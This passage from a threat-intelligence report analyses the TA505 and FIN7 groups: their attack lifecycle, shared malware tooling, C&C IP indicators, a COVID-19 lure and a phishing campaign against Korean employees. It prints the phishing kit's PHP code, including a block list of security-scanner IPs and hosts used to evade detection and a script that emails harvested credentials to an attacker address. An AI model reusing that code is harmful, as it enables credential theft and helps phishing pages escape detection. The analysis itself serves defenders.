



Figure 24: Spear-phishing email statistics by month.

4. LINK BETWEEN TA505 & FIN7 THREAT GROUPS

The analysis found that the TA505 and FIN7 groups were very similar in C&C server IPs, cyber attack lifecycle and the malware used at each stage.

4.1 Cyber attack lifecycle

Figure 25 shows a cyber attack lifecycle [5] presented by *FireEye*.




1. Initial Compromise
   - Attackers successfully execute malware on the system through spear phishing, for example.
2. Establish Foothold
   - Attackers install malware that can communicate continuously using a backdoor in the penetrated system.
3. Escalate Privileges
   - Elevation of authority allows attackers to change key system settings and access sensitive data.
4. Internal Reconnaissance
   - Information on nearby systems and credentials for target system login are collected in order to spread malware.
5. Move Laterally
   - The information used in the internal network is obtained and moved to other internal network systems to spread infection.
6. Maintain Presence
   - Operates after rebooting system and remains hidden from being forcibly deleted by vaccines, etc.
7. Complete Mission
   - Achieve goals such as running ransomware and stealing information.

Figure 25: Cyber attack lifecycle.

In accordance with Step 7 of the cyber attack lifecycle, we found common ground in the malware used by the TA505 and FIN7 threat groups, which have similar attack flows.

First, we found common ground in the abuse of *Microsoft Office*'s document files. Both groups disseminate malicious documents, including malicious macro codes, via their spear-phishing emails that are used to intrude into the target system.


Second, they both use the Flawed Ammyy and Cobalt Strike attack tools in the stage of securing a foothold. The C&C server of Cobalt Strike, an infiltration test tool, is expressed as 'team server', and the victim PC is expressed as 'beacon'. Cobalt Strike was first discovered during an analysis of the hacked PCs [6] by the TA505 threat group in February 2019. In addition, a security firm called *Fox-IT* released a list of Cobalt Strike's 'team servers' [7] on *GitHub*, confirming that some of the IPs used as C&C servers by the TA505 threat group match the list.


Branch: master
cobaltstrike-extraneous-space / cobaltstrike-servers.csv
Find file
Copy path
fox-srt Update cobaltstrike-servers.csv
ed8bdbe on 30 Apr
1 contributor
9588 lines (9587 sloc) | 381 KB
Raw
Blame
History
89.144.25.172

1	ip	port	first_seen	last_seen
9260	89.144.25.172	80	2019-03-25	2019-04-22

Figure 26: Cobalt Strike's 'team server' list.

The check of a Cobalt Strike module file acquired from the actual infected PC showed that the IP address matches the 'team server' list and the default pipe name commonly used by the Cobalt Strike was found to be 'msagent'.




```
.data:100321...  00000011  C  89.144.25.96,/cm
.data:10032...   0000004C  C  Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; BTRS125526)
.data:10032...   0000000D  C  @/submit.php
.data:10032...   00000007  C  Cookie
.data:10032...   00000028  C  &Content-Type: application/octet-stream
.data:10032...   00000020  C  @%windir%\\syswow64\\rundll32.exe
.data:10032...   00000021  C  @%windir%\\sysnative\\rundll32.exe
.data:10032...   00000015  C  \\\\%s\\pipe\\msagent_%x
.data:10032...   00000005  C  POST
```

Figure 27: Internal string of Cobalt Strike module.

Third, it is assumed that in the case of elevating privileges, Mimikatz was used with the function of elevating privileges among the various functions provided by the Cobalt Strike. Judging by the presence of the 'Failed to Launch mimi' string inside the Flawed Ammyy remote-controlled malware, it is reasonable to guess that the elevation of privileges was attempted through Mimikatz.

Fourth, a batch script was used for internal reconnaissance. Both threat groups use the network scan feature's batch script to identify active domains.

Fifth, RDP[9] and PSEExec were used for internal diffusion. The remote control shell code of the SDBbot malware distributed by the TA505 threat group includes the ability to activate and install remote testers.



```
else if ( lstrlenA_sub_10003900(a1, "rdpwrap install") )
{
  RDP_sub_10004740();
}
else if ( lstrlenA_sub_10003900(a1, "rdpwrap uninstall") )
{
  RDP_sub_100049A0();
```

Figure 28: RDP-related function inside SDBbot malware.

Sixth, a shim database and TinyMet are used to maintain connection. The FIN7 threat group is known to use the TinyMet malware, known as BABYMETAL, and the TA505 threat group also used the TinyMet malware to connect to the C&C server from an infected PC.

[9] Protocol that provides a graphical user interface to other computers with Remote Desktop Protocol.

In addition, it was disclosed in a report by *FireEye* [8] in 2017 that the FIN7 threat group used a shim database to install remote-controlled malware and to maintain continuity.

Finally, the attacker disseminates malware to multiple PCs through the previously described cyber attack lifecycle. In the case of the FIN7 threat group, it disseminated the PoS malware while the TA505 threat group disseminated the Clop ransomware in the end.

In addition, the C&C IPs used by the FIN7 group were identified in part as matching the TA505 threat group's C&C server IPs.

89.144.25.170
89.144.25.171
89.144.25.172
89.144.25.173
89.144.25.174
89.144.25.243

Table 6: C&C IPs used by TA505 and FIN7 threat groups.


4.2 Attack techniques

Table 7 (see following page) is the result of classifying the attack techniques [9] used by the FIN7 and TA505 threat groups to identify the common techniques used for each type of attack (in the table common technology is marked in blue).

5. RECENT TRENDS

5.1 COVID-19 themed attack

As cyber attacks disguised as information relating to COVID-19 increase worldwide, the TA505 group also attempted to attack using the COVID-19 theme. An attempt was made through a spear-phishing email to download additional files, but the additional files were identical to the existing attacks except for the file name. Through this, it can be seen that the TA505 group also conducts attacks that reflect recent trends.



보안 경고 매크로를 사용할 수 없도록 설정했습니다.

1 Open the document in Microsoft Office. Previewing online is not available for protected documents

2 If this document was downloaded from your email, please click **Enable Editing** from the yellow bar above

3 Once you have enabled editing, please click **Enable Content** from the yellow bar above

Figure 29: COVID-19 themed document (COVID-19-FAQ.xls).

5.2. Suspicious phishing page

During the first half of 2020, known attacks by the TA505 threat group against Korean targets declined significantly. However, an account theft attack was launched against Korean employees. A spear-phishing email was sent to Korean employees from the email sending IP used by the existing TA505 group, and clicking the link included in the email led to the phishing site.

Attack type	Threat group	Attack technology						
Initial access	TA505	Spear-phishing attachment	Spear-phishing link					
	FIN7							
Execution	TA505	Dynamic data exchange	PowerShell	Scripting	User execution	Rundll32	Signed binary proxy execution	
	FIN7					Command-line interface	Mshta	Scheduled task
Persistence	TA505	Application shimming	New Service	Registry Run Keys / Startup Folder	Scheduled Task			
	FIN7					Shortcut modification		
Privilege escalation	TA505	Application shimming						
	FIN7		New service	Scheduled task				
Defence evasion	TA505	Code signing	Obfuscated files or information	Scripting	Rundll32	Signed binary proxy execution		
	FIN7				Masquerading	Mshta	Virtualization/ sandbox evasion	Web Service
Credential access	TA505	Credentials in files						
	FIN7							
Discovery	TA505	-						
	FIN7	Virtualization/ sandbox evasion						
Lateral Movement	TA505	Remote file copy	PSEXEC	WMIC				
	FIN7							
Collection	TA505	Screen capture	Video capture	Email collection	Screen capture	Video capture		
	FIN7							
Command And Control	TA505	Remote file copy						
	FIN7		Commonly used port	Standard application layer protocol	Web service			
Impact	TA505	Data encrypted for impact						
	FIN7	PoS malware						

Table 7: Comparison of attack techniques used by TA505 and FIN7 (common technology is marked in blue).




Client
com/ve/content/update/42ₓ 9l3f9fwrm3wx.php?client_id= 4108...
사용자 이름
암호
로그인
□보안 로그인 IP


Figure 30: Phishing page.

While analysing the phishing page, it was discovered that the account information entered by the mail recipient is checked against a blacklist using ‘Block_dectors.php’ to prevent phishing detection and the received account information is delivered to a specific email address using the mail() function of ‘post.php’.



```
// Arrays of IP's to ban to prevent phishing detection
$banned_ip = array("^66.102.*.*", "^38.100.*.*", "^107.170.*.*", "^149.20.*.*", "^38.105.*.*", "^74.125.*.*",
  "^66.150.14.*", "^54.176.*.*", "^38.100.*.*", "^184.173.*.*", "^66.249.*.*", "^128.242.*.*", "^72.14.192.*",
  "^208.65.144.*", "^74.125.*.*", "^209.85.128.*", "^216.239.32.*", "^74.125.*.*", "^207.126.144.*", "^173.194.*.*",
  "^64.233.160.*", "^72.14.192.*", "^66.102.*.*", "^64.18.*.*", "^194.52.68.*", "^194.72.238.*", "^62.116.207.*",
  "^212.50.193.*", "^69.65.*.*", "^50.7.*.*", "^131.212.*.*", "^46.116.*.* ", "^62.90.*.*", "^89.138.*.*",
  "^82.166.*.*", "^85.64.*.*", "^85.250.*.*", "^89.138.*.*", "^93.172.*.*", "^109.186.*.*", "^194.90.*.*",
  "^212.29.192.*", "^212.29.224.*", "^212.143.*.*", "^212.150.*.*", "^212.235.*.*", "^217.132.*.*", "^50.97.*.*",
  "^217.132.*.*", "^209.85.*.*", "^66.205.64.*", "^204.14.48.*", "^64.27.2.*", "^67.15.*.*", "^202.108.252.*", "
    ^193.47.80.*",
  "^64.62.136.*", "^66.221.*.*", "^64.62.175.*", "^198.54.*.*", "^192.115.134.*", "^216.252.167.*", "^193.253.199.*",
  "^69.61.12.*", "^64.37.103.*", "^38.144.36.*", "^64.124.14.*", "^206.28.72.*", "^209.73.228.*", "^158.108.*.*",
  "^168.188.*.*", "^66.207.120.*", "^167.24.*.*", "^192.118.48.*", "^67.209.128.*", "^12.148.209.*", "^12.148.196.*",
  "^193.220.178.*", "68.65.53.71", "^198.25.*.*", "^64.106.213.*");

//Get visitor/user host name
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);

// Arrays of Hosts to ban to prevent phishing detection
$banned_detectors = array("above", "google", "softlayer", "amazonaws", "cyveillance", "phishtank", "dreamhost", "netpilot"
  ,
  "calyxinstitute", "tor-exit", "abuse", "mozilla", "firefox");


function prevent_access(){
  /*
  Exit with 404 header
  */
  header("HTTP/1.0 404 Not Found");
  die("<h1>404 Not Found</h1>The page that you have requested could not be found.");
}

if(in_array($_SERVER['REMOTE_ADDR'], $banned_ip)) {
// Block phishing detectors host by returning 404 error
  prevent_access();
```

Figure 31: Check against blacklist.



```
<?php
if($_POST["email"] != "" and $_POST["password"] != ""){
$ip = getenv("REMOTE_ADDR");
$hostname = gethostbyaddr($ip);
$useragent = $_SERVER['HTTP_USER_AGENT'];
$message .= "|----------| UPS Info  |---------------|\n";
$message .= "Online ID              : ".$_POST['email']."\n";
$message .= "Passcode                : ".$_POST['password']."\n";
$message .= "|--------------- I N F O | I P -------------------|\n";
$message .= "|Client IP: ".$ip."\n";
$message .= "|--- http://www.geoiptool.com/?IP=$ip ----\n";
$message .= "User Agent : ".$useragent."\n";
$message .= "|----------- FUDPAGES [.] RU --------------|\n";
$send = "arman.maunkyan@gmail.com";
$subject = "$country | $ip | $email ";
{
mail("$send", "$subject", $message);
}
  header ("Location: index.php?email=".$_POST['email']);
}else{
header ("Location: index.php");
}
```

Figure 32: Information is sent to the attacker by email.

6. CONCLUSION

The flow of malware is changing in a fast cycle due to various factors, including the situation at home and abroad and the discovery of new vulnerabilities. Amid such rapid changes, the biggest cyber threat is believed to have been that of the TA505 threat group, which carried out attacks on overseas financial institutions and launched a massive attack on Korean companies.

The TA505 threat group carries out attacks on companies for corporate information theft and financial gain.

The TA505 threat group's attack strategy is to carry out attacks with a long, not one-off, lifecycle, starting with the infection of corporate executives and employees' PCs, as well as the leakage of information from the company's internal network system and attempts to infect it with ransomware. Even now, the TA505 threat group continues to launch all-out attacks not only on the domestic financial sector but also the overseas financial sector, requiring defenders to be thoroughly prepared. By discussing the TA505 threat group's attack tactics, techniques and procedures, and through analysis of the malware disseminated, this report will aid such preparation.

The most important point in preparing for a TA505 threat group attack is preparation for the spear-phishing campaign. Because of the nature of the TA505 threat group, early attacks are initiated using spear-phishing emails. Thus, files attached to unreliable emails must be carefully examined, the security solution in use must always be updated to the latest version, and the real-time detection ability of the security solution must always be activated. It is believed that the use of encroachment indicators, such as C&C server information from the malware analysis results, will help prevent damage caused by the TA505 threat group.

REFERENCES

[1] TinyMe. https://github.com/SherifEldeeb/TinyMet/blob/master/README.md.

[2] Schwartz, D. et al. TA505 Threat Group Spreads New SDBbot Remote Control Malware. Proofpoint. October 2019. https://www.proofpoint.com/us/threat-insight/post/ta505-distributes-new-sdbbot-remote-access-trojan-get2-downloader.

[3] Gatlan, S. TA505 Spear Phishing Campaign Uses LOLBins to Avoid Detection. Bleeping Computer. April 2019. https://www.bleepingcomputer.com/news/security/ta505-spear-phishing-campaign-uses-lolbins-to-avoid-detection/.

[4] Bisson, D. TA505 Delivers New Gelup Malware Tool, FlowerPippi Backdoor Via Spam Campaign. SecurityIntelligence. July 2019. https://securityintelligence.com/news/ta505-delivers-new-gelup-malware-tool-flowerpippi-backdoor-via-spam-campaign/.

[5] Cyber Attack Lifecycle. IACP Law Enforcement Cyber Center. https://www.iacpcybercenter.org/resource-center/what-is-cyber-crime/cyber-attack-lifecycle/.

[6] Technical Analysis Report on Theft of Active Directory (AD) Manager Account. KISA.

[7] List of Cobalt Strike's team servers. https://github.com/fox-it/cobaltstrike-extraneous-space/blob/master/cobaltstrike-servers.csv.

[8] McWhirt, M.; Erickson, J.; Palombo, DJ. To SDB, Or Not To SDB: FIN7 Leveraging Shim Databases for Persistence. FireEye. May 2017. https://www.fireeye.com/blog/threat-research/2017/05/fin7-shim-databases-persistence.html.

[9] Information on threat groups and attack methods provided by MITRE ATT&CK. https://attack.mitre.org/groups/G0092/.